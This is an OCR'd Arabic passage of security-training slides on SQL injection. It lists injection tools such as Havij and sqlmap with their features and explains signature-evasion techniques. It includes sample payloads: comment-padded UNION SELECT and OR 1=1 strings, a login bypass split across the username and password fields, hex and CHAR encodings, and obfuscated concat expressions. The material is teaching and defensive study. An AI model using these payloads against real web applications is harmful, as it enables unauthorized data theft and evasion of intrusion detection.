
SQL INJECTION TOOLS: BSQLHACKER


المصدر: https://labs.portcullis.co.uk

BSQL (Blind SQL) Hacker هو إطار/اداة حقن **SQL** آلي والتي تسمح للمهاجمين لاستغلال نقاط ضعف حقن **SQL** تقريبا في أي قاعدة بيانات.

وتشمل المميزات التالية:

- سريعة ومتعددة مؤشرات الترابط.
- تدعم أربعة أنواع من حقن **SQL**.
    - **Blind SQL injection**
    - **Time-based blind SQL injection**
    - **Deep blind (based on advanced time delays) SQL injection**
    - **Error-based SQL injection**
- يمكن إتمام معظم أساليب حقن **SQL** الجديدة تلك تعتمد على حقن **SQL** الأعمى.
- يدعم **RegEx signature**.
- يدعم وحدة التحكم **console** وواجهة المستخدم الرسومية.
- يدعم **load** و**save**.
- يدعم **Token** و**Nonce** و**ViewState** وما الى ذلك.
- يدعم **Session-sharing**.
- يدعم الاعداد المتقدم.
- يدعم الية **attack mode**، اتمه استخراج هيكل قواعد البيانات و **data mode**.






SQL INJECTION TOOLS: MARATHON TOOL

المصدر: http://marathontool.codeplex.com

Marathon Tool هي أداة **POC** أي تستخدم استعلامات ثقيلة لأداء هجوم حقن **SQL** أعمى تستند إلى الوقت.

يتميز هذا التطبيق بما يلي:


- يدعم استخراج مخطط قاعدة البيانات من **SQL Server**، **وأوراكل**، **وMySQL**.
- استخراج البيانات من قواعد البيانات مايكروسوفت اكسيس اصدارات 2007/2003/2000/97.
- حقن المعلمات باستخدام **HTTP GET** أو **POST** .
- دعم **SSL**.
- اتاحة اتصال **HTTP** بروكسي.
- تدعم أساليب المصادقة: **Anonymous**، **Basic**، **Digest** و**NTLM**.
- إدراج المتغير والقيم في ملفات الكوكيز (لا يدعم القيم الديناميكية).
- الإعدادات متاحة ومرنة.



SQL INJECTION TOOLS: SQL POWER INJECTOR

المصدر: http://www.sqlpowerinjector.com


SQL Power Injector يساعد المهاجمين على إيجاد واستغلال حقن **SQL** على صفحة ويب. يستخدم مع **SQL Server** وأوراكل، **MySQL**، **Sybase/Adaptive Server** و**D32 compliant**، ولكن من الممكن استخدامه مع أي **DBMS** الموجودة عند استخدام حقن مضمنة (الوضع العادي). ويمكن أن تستخدم أيضا لأداء حقن **SQL** أعمى.



SQL INJECTION TOOLS: HAVIJ

المصدر: http://www.itsecteam.com

Havij هو أداة حقن **SQL** التي تساعد المهاجمين على إيجاد واستغلال نقاط ضعف حقن **SQL** على صفحة ويب. مع مساعدة من هذه الأداة، يمكن للمهاجم أداء **fingerprint** لقاعدة البيانات الحالي، استرداد مستخدمي **DBMS** وهاش كلمة المرور، وجداول التفريغ والأعمدة، وجلب البيانات من قاعدة البيانات، وإدارة بيانات **SQL**، وحتى الوصول إلى نظام الملفات الأساسية وتنفيذ الأوامر على نظام التشغيل.



أدوات حقن SQL

هناك العديد من أدوات حقن **SQL** التي يمكن للمهاجمين استخدامها لتنفيذ هجمات حقن **SQL**. وتشمل هذه:


SQL Brute available at http://www.gdssecurity.com
BobCat available at http://www.northern-monkee.co.uk
Sqlninja available at http://sqlninja.sourceforge.net
sqlget available at http://www.darknet.org.uk
Absinthe available at http://www.darknet.org.uk
Blind Sql Injection Brute Forcer available at http://code.google.com
sqlmap available at http://sqlmap.org
SQL Injection Digger available at http://sqid.rubyforge.org
Pangolin available at http://nosec.org
SQLPAT available at http://www.cqure.net
FJ-Injector Framework available at http://sourceforge.net
Exploiter (beta) available at http://www.ibm.com
SQLIer available at http://bcable.net
Sqlsus available at http://sqlsus.sourceforge.net
SQLEXEC( ) Function available at http://msdn.microsoft.com
SqlInjector available at http://www.woanware.co.uk
Automagic SQL Injector available at http://www.securiteam.com
SQL Inject-Me available at http://labs.securitycompass.com
NTO SQL Invader available at http://www.ntobjectives.com

14.8 تقنيات التهرب "EVASION TECHNIQUES"

تقنيات التهرب هي التقنيات التي يعتمدها المهاجم لتعديل حمولة الهجوم في مثل هذه الطريقة التي لا يمكن الكشف عنها بواسطة جدران الحماية. وتشمل تقنيات التهرب البسيطة **hex encoding**، **manipulating white spaces**، **in-Line comments**، **sophisticated matches**، و**char encoding** والتي سوف يتم مناقشتها بالتفصيل على الشرائح التالية.

EVADING IDSs

المهاجمين يستخدمون تقنيات التهرب لجعل سلاسل المدخلات غامضة من أجل تجنب الكشف عن طريق أنظمة الكشف القائم على التوقيع "**signature-based detection systems**". أنظمة الكشف القائم على التوقيع تقوم ببناء قاعدة بيانات من سلاسل هجوم حقن **SQL** (**signature**) ومن ثم مقارنة السلاسل المدخلة ضد قاعدة بيانات **signature** في وقت التشغيل للكشف عن الهجمات. إذا كان أي من المعلومات المقدمة توافق تواقيع الهجوم موجودة في قاعدة البيانات، فانه على الفور يطلق إنذار. هذا النوع من المشاكل أكثر في النظم القائمة على شبكة **IDS (NIDSs)**، وكذلك في النظم **NIDS** القائم على التوقيع. لذلك يجب أن تكون حذرا جدا لان المهاجمين يحاولون الهجوم على النظام من خلال تجاوز **IDS** القائم على التوقيع. المهاجمين يستخدموا تقنيات التهرب باستخدام سلاسل المدخلات الغامضة من أجل تجنب الكشف عن طريق أنظمة الكشف القائم على التوقيع.



أنواع التهرب من تقنيات التوقيع "TYPES OF SIGNATURE EVASION TECHNIQUES"

فيما يلي الأنواع المختلفة من أساليب التهرب من التوقيع:


- **Sophisticated Matches**: فيه يستخدم التعبير البديل "**OR 1: 1**".
- **Hex Coding**: يستخدم **hexadecimal encoding** لتمثيل سلسلة استعلام **SQL**.
- **Manipulating White Spaces**: **White space diversity** هي واحدة من التوقيعات التي تستخدم لمنع وقوع هجمات حقن **SQL**. في هذا، يتم فصل سلسلة من اثنين أو أكثر من أشكال التعبير بواسطة **white space** لسبب بسيط. كلمة واحدة **SELECT** قد تولد الكثير من الايجابيات الكاذبة. التعبير **UNION SELECT** قد تولد توقيع جيد. إذا لم يتم بناء التوقيع بشكل صحيح، فان التوقيع لا جدوى منه ومعرضة للغاية للهجمات.
- **In-line Comment**: حجب سلاسل الإدخال عن طريق إدراج **in-line comments** بين الكلمات الرئيسية **SQL**.
- **Char Encoding**: يستخدم الدالة **CHAR** المدمجة لتمثيل **character**.
- **String Concatenation**: تسلسل النص لخلق كلمة **SQL** باستخدام تعليمات **DB** المحددة.

- **Obfuscated Codes**: الكود المشوش هو بيان **SQL** بحيث يكون من الصعب فهمه.

Evasion Technique: Sophisticated Matches

المهاجمين يستخدموا تقنية التهرب مطابقات متطورة لخداع وتجاوز مصادقة المستخدم. هذا يستخدم التعبير البديل "**OR 1: 1**" الهجوم يستخدم **OR 1:1 attack OR 'john'='john'**.

إذا كان هذا لا يعمل، فان المهاجم يحتال على النظام عن طريق إضافة **N** إلى السلسلة الثانية. **'Or 'movies'=N'movies'**. هذه الطريقة مفيدة جدا في التهرب من التوقيع للتهرب من الأنظمة المتطورة.



Evasion Technique: Hex Encoding

يستخدم **Hex encoding** لتمثيل **characters** في **URL**. بعض **URL** تحتوي على **20٪**؛ وهذا هو **Hex encoding**. يستخدم 20٪ كمسافة واحدة حيث ان **URL** ليس لديها أي مساحات الفعلية. معظم الأحرف الأبجدية والرقمية تستخدم **Hex encoding**. العديد من أنظمة كشف التسلل (**IDSs**) لا يمكنها التعرف على **Hex encoding**. وتستخدم هذه الميزة من قبل المهاجمين.

يوفر **Hex coding** طرق لا تحصى للمهاجمين لتعتيم كل **URL**. وتستخدم تقنية التهرب هذه **hexadecimal encoding** لتمثيل السلسلة.

على سبيل المثال

السلسلة **SELECT** يمكن أن تكون ممثلة من قبل **hexadecimal number** وهو **0x73656c656374**، والتي على الأرجح لن يتم الكشف عنها من قبل آلية التوقيع.



Evasion Technique: Manipulating White Spaces

العديد من محركات الكشف الحديثة عن حقن **SQL** القائم على التوقيع قادرة على الكشف عن الهجمات ذات الصلة بالتغيرات في عدد وترميز **white spaces** في جميع أنحاء كود **SQL** الخبيثة. ولكنهم فشلوا في التعامل مع **white spaces** حول نفس الكود. تفشل محركات الكشف هذه في الكشف عن نفس النوع من النص بدون مسافات. المهاجمين يقومون بإزالة المسافات من الاستعلام.

- تقنية **white space manipulation** تقوم بتعتيم سلاسل المدخلات من خلال إسقاط أو إضافة المسافات بين الكلمة **SQL** والسلسلة أو الرقم دون تغيير **SQL statements**.
- إضافة **white spaces** باستخدام الأحرف الخاصة مثل **tab**، **carriage return**، أو **linefeeds** يجعل بيان **SQL** لا يمكن تعقبها تماما دون تغيير تنفيذ البيان:
- اسقاط المسافات من عبارات **SQL** لن يؤثر على تنفيذه من قبل بعض من قواعد بيانات **SQL**.

Evasion Technique: In-line Comment

التهرب من التوقيعات التي تقوم بفلترة **white spaces**. في هذه التقنية، يتم استبدال **white spaces** بين الكلمات الرئيسية **SQL** عن طريق إدراج **in-line comments**.


```
/* … */ is used in SQL to delimit multirow comments
UNION/**/SELECT/**/
'/**/OR/**/1/**/=/**/1
```

وهذا يسمح بنشر أوامر الحقن من خلال حقول متعددة.

```
USERNAME:   ' or 1/*
PASSWORD:   */ =1 –
```

Evasion Technique: Char Encoding


للتهرب من **IDSs/IPSs**، المهاجمين يستخدموا الدالة **Char()** لحقن بيانات **SQL** في **MySQL** بدون استخدام **double quotes**.



Evasion Technique: String Concatenation


محرك **SQL** يبني سلسلة واحدة من قطع متعددة بحيث المهاجم، مع مساعدة من **concatenation**، يمكنه تكسير الكلمات التعريفية للتهرب من أنظمة كشف التسلل. قد تختلف جمل السلسلة من قاعدة بيانات إلى قاعدة البيانات.


تعليمات التقسيم لتجنب الكشف عن التوقيع باستخدام أوامر التنفيذ التي تسمح بتكسير النص في خادم قاعدة البيانات.



Evasion Technique: Obfuscated Codes

المهاجمين يقومون بتعتيم التعليمات البرمجية بحيث لا يتم التعرف عليها من قبل نظام كشف التسلل.


Examples of obfuscated codes for the string "qwerty":

```
Reverse(concat(if(1,char(121),2),0x74, right(left(0x567210,2),1),
lower(mid('TEST',2,1)),replace(0x7074, 'pt','w'),char(instr(123321,33)+110)))
Concat(unhex(left(crc32(31337),3)-400), unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4), char(114),char(right(cot(31337),2)+54), char(pow(11,2)))
```

An example of bypassing signatures (obfuscated code for request):

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

